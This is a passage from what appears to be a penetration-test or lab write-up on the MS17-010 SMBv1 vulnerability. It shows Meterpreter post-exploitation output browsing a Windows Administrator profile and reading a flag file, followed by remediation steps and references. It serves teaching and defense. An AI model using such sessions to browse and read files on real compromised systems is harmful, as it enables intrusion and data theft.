040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  Cookies
040555/r-xr-xr-x  0       dir   2017-12-24 05:22:48 +0300  Desktop
040555/r-xr-xr-x  4096    dir   2017-07-21 09:56:40 +0300  Documents
040555/r-xr-xr-x  4096    dir   2022-02-18 18:21:10 +0300  Downloads
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:42 +0300  Favorites
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Links
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  Local Settings
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Music
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  My Documents
100666/rw-rw-rw-  786432  fil   2023-01-30 09:43:55 +0300  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-07-21 09:57:29 +0300  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0
100666/rw-rw-rw-  524288  fil   2017-07-21 09:57:29 +0300  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0
100666/rw-rw-rw-  524288  fil   2017-07-21 09:57:29 +0300  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  NetHood
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Pictures
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  PrintHood
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  Recent
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Saved Games
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Searches
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  SendTo
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  Start Menu
040777/rwxrwxrwx  0       dir   2017-07-21 09:56:24 +0300  Templates
040555/r-xr-xr-x  0       dir   2017-07-21 09:56:40 +0300  Videos
100666/rw-rw-rw-  262144  fil   2023-01-30 10:08:21 +0300  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-07-21 09:56:24 +0300  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-07-21 09:56:24 +0300  ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-21 09:56:40 +0300  desktop.ini
100444/r--r--r--  34    fil   2023-01-30 09:43:50 +0300  root.txt

meterpreter > cat root.txt
9798a1b5c43536db9cf34956afb15229
meterpreter > █
```

Screenshot of the machine.



Remediation

Finding 1:

- Disable SMBv1

For client operating systems:

1. Open Control Panel, click Programs, and then click Turn Windows features on or off.
2. In the Windows Features window, clear the SMB1.0/CIFS File Sharing Support checkbox, and then click OK to close the window.
3. Restart the system.

For server operating systems:

1. Open Server Manager and then click the Manage menu and select Remove Roles and Features.
2. In the Features window, clear the SMB1.0/CIFS File Sharing Support check box, and then click OK to close the window.
3. Restart the system.

- Install MS17-010 patch

Security update MS17-010 addresses several vulnerabilities in Windows Server Message Block (SMB) v1. You can check this link to confirm if the patch is installed.

References

Finding 1:

https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010

https://learn.microsoft.com/en-US/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3?tabs=server

https://support.microsoft.com/en-us/topic/how-to-verify-that-ms17-010-is-installed-f55d3f13-7a9c-688c-260b-477d0ec9f2c8

https://nvd.nist.gov/vuln/detail/cve-2017-0143